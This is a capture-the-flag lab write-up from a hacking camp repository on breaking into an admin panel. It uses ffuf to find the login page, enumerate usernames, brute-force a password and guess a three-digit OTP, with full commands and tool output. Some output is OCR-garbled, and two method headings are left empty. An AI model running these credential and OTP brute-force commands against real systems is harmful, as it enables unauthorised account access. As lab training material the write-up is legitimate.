https://github.com/ndanilo8/PositiveHackCamp2024

# **Description:**

Abuse weak authentication in administrator interface and log in.

# **Attacking**

## **Method 1**

Lets look for the admin login page

```
ffuf -u http://web.otlxpwlc7aeb5i5cplik.labs.cyber-ed.space/FUZZ -w
/usr/share/seclists/Discovery/Web-Content/common.txt
```

```
—(invicta®kali)-[~/hackCamp/exam/scripts]
-$ ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt
         v2.1.0-dev
 :: Method
 :: URL
                            : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/FUZZ
 :: Wordlist
                            : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects
 :: Calibration
                              false
                            : 10
 :: Timeout
                            : 40
 :: Threads
 :: Matcher
                            : Response status: 200-299,301,302,307,401,403,405,500
.htaccess
                                [Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 116ms]
[Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 2123ms]
.htpasswd
admin
                                [Status: 301, Size: 376, Words: 20, Lines: 10, Duration: 123ms]
                                [Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 4163ms]
                                [Status: 200, Size: 32150, Words: 8871, Lines: 705, Duration: 92ms]
index.php
server-status [Status: 403, Size: 309, Words: 20, Lines: 10, Duration: 108ms]
static [Status: 301, Size: 377, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [4734/4734] :: Job [1/1] :: 359 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

and we get a hit on:

```
http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/
```

Upon inspecting how the POST Login Request is made. we can see it is using Content-Type: application/x-www-form-urlencoded and the body content has the format username=root&password=pass123

### We can FUZZ for the usernames:

```
ffuf -u http://web.otlxpwlc7aeb5i5cplik.labs.cyber-ed.space/admin -X POST -H 'Content-Type: application/x-www-form-urlencoded' -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=' - fr 'Wrong username. Try again.' -t 100 -fs 2745
```

### And we find the username: arthur

```
invicta@kali)-[~/hackCamp/exam/scripts]
s ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/ -X POST -H 'Content-Type: application/x-www
-form-urlencoded' -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=' -fr 'Wrong username
. Try again.' -t 80 -fs 2745
        v2.1.0-dev
 :: Method
                         : POST
 :: URL
                         : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/
 :: Wordlist
                         : FUZZ: /usr/share/seclists/Usernames/Names/names.txt
                         : Content-Type: application/x-www-form-urlencoded
 :: Header
                         : username=FUZZ&password=
 :: Data
 :: Follow redirects : false
 :: Calibration
                         : false
 :: Timeout
                         : 10
                         : 80
 :: Threads
                         : Response status: 200-299,301,302,307,401,403,405,500
 :: Matcher
                           Response size: 2745
 :: Filter
                         : Regexp: Wrong username. Try again.
arthur
                            [Status: 200, Size: 2839, Words: 676, Lines: 77, Duration: 174ms]
```

### FUZZ Passwords

```
ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/ -X POST
-H 'Content-Type: application/x-www-form-urlencoded' -w
/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt -d
'username=arthur&password=FUZZ' -fr 'Wrong password. Try again.' -t 100 -r
```


```
(invicta® kali)-[~/hackCamp/exam/scripts]

$ ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/ -X POST -H 'Content-Type: application/x-www
-form-urlencoded' -w /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt -d 'username=arthur&password=FUZZ' -fr 'Wrong password. Try again.' -t 100 -r
          v2.1.0-dev
 :: Method
 :: URL
                             : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/
 :: Wordlist
                             : FUZZ: /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt
: Content-Type: application/x-www-form-urlencoded
 :: Header
 :: Data
                             : username=arthur&password=FUZZ
 :: Follow redirects : true
 :: Calibration
                       : false
 :: Timeout
 :: Threads
                             : 100
 :: Matcher
                             : Response status: 200-299,301,302,307,401,403,405,500
                             : Regexp: Wrong password. Try again.
                                [Status: 200, Size: 2745, Words: 667, Lines: 77, Duration: 221ms]
:: Progress: [1000/1000] :: Job [1/1] :: 61 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

## And we get the Login Credentials

```
arthur:q1w2e3r4
```

now after login in we need to brute the OTP code




But we can check the source-code:

```
<body class="text-center">
  <!-- array(3) {
     ["userid"]=>
61
     string(6) "arthur"
62
     ["secret"]=>
63
     string(3) "844"
64
     ["otp"]=>
65
     int(0)
66
67
68
```

and we can login!

OR in case the OTP code wasn't hard coded:

First lets grab the cookie:




## and we paste it in ffuf

```
ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/otp.php -
X POST -H 'Content-Type: application/x-www-form-urlencoded' -H 'Cookie:
PHPSESSID=b9de09714cba3d343b7b1f7ca295bf3d' -w
/usr/share/seclists/Fuzzing/3-digits-000-999.txt -d 'OTP=FUZZ' -mc 303 -fr
"^Location:" -v
```

```
~/hackCamp/exam/scripts]
$ ffuf -u http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/otp.php -X POST -H 'Content-Type: applicatio n/x-www-form-urlencoded' -H 'Cookie: PHPSESSID=b9de09714cba3d343b7b1f7ca295bf3d' -w /usr/share/seclists/Fuzzing/3-d
igits-000-999.txt -d 'OTP=FUZZ' -fc 303 -r -fr "^Location:" --replay-proxy http://127.0.0.1:8080
        v2.1.0-dev
 :: Method
                        : POST
 :: URL
                        : http://web.aaluhplo71quodf0rxis.labs.cyber-ed.space/admin/otp.php
                        : FUZZ: /usr/share/seclists/Fuzzing/3-digits-000-999.txt
: Content-Type: application/x-www-form-urlencoded
 :: Wordlist
 :: Header
                          Cookie: PHPSESSID=b9de09714cba3d343b7b1f7ca295bf3d
 :: Header
 :: Data
                          OTP=FU77
 :: Follow redirects : true
 :: Calibration
                        : false
                        : http://127.0.0.1:8080
 :: ReplayProxy
 :: Timeout
                        : 10
 :: Threads
                        : 40
 :: Matcher
                        : Response status: 200-299,301,302,307,401,403,405,500
                         Response status: 303
Regexp: ^Location:
                           [Status: 200, Size: 8616, Words: 2682, Lines: 148, Duration: 165ms]
                           [Status: 200, Size: 8616, Words: 2680, Lines: 148,
                                                                                    Duration: 173ms]
019
                           [Status: 200, Size: 8616, Words: 2680, Lines: 148,
                                                                                    Duration: 194ms]
                            [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
                                                                                    Duration:
000
                           [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
                                                                                    Duration: 165ms]
026
                           [Status: 200,
                                           Size: 8616, Words: 2680, Lines: 148,
035
                            [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
                                                                                    Duration: 193ms]
038
                            [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
                           [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
                                                                                    Duration:
                           [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
028
                           [Status: 200, Size: 8616, Words: 2680, Lines: 148,
                                                                                    Duration: 210ms
                            [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
023
                            [Status: 200,
                                          Size: 8616, Words: 2680, Lines: 148,
                            [Status: 200,
                                           Size: 8616, Words: 2680, Lines: 148,
018
                            [Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration: 243ms]
039
                            Status: 200, Size: 8616, Words: 2680, Lines: 148, Duration:
                                          Size: 8616, Words: 2680, Lines:
```

now we can insert any OTP code from this list as all of them will work



and we get the flag

## Method 3

# Method 4

Copying the POST request to a file and use Burpsuite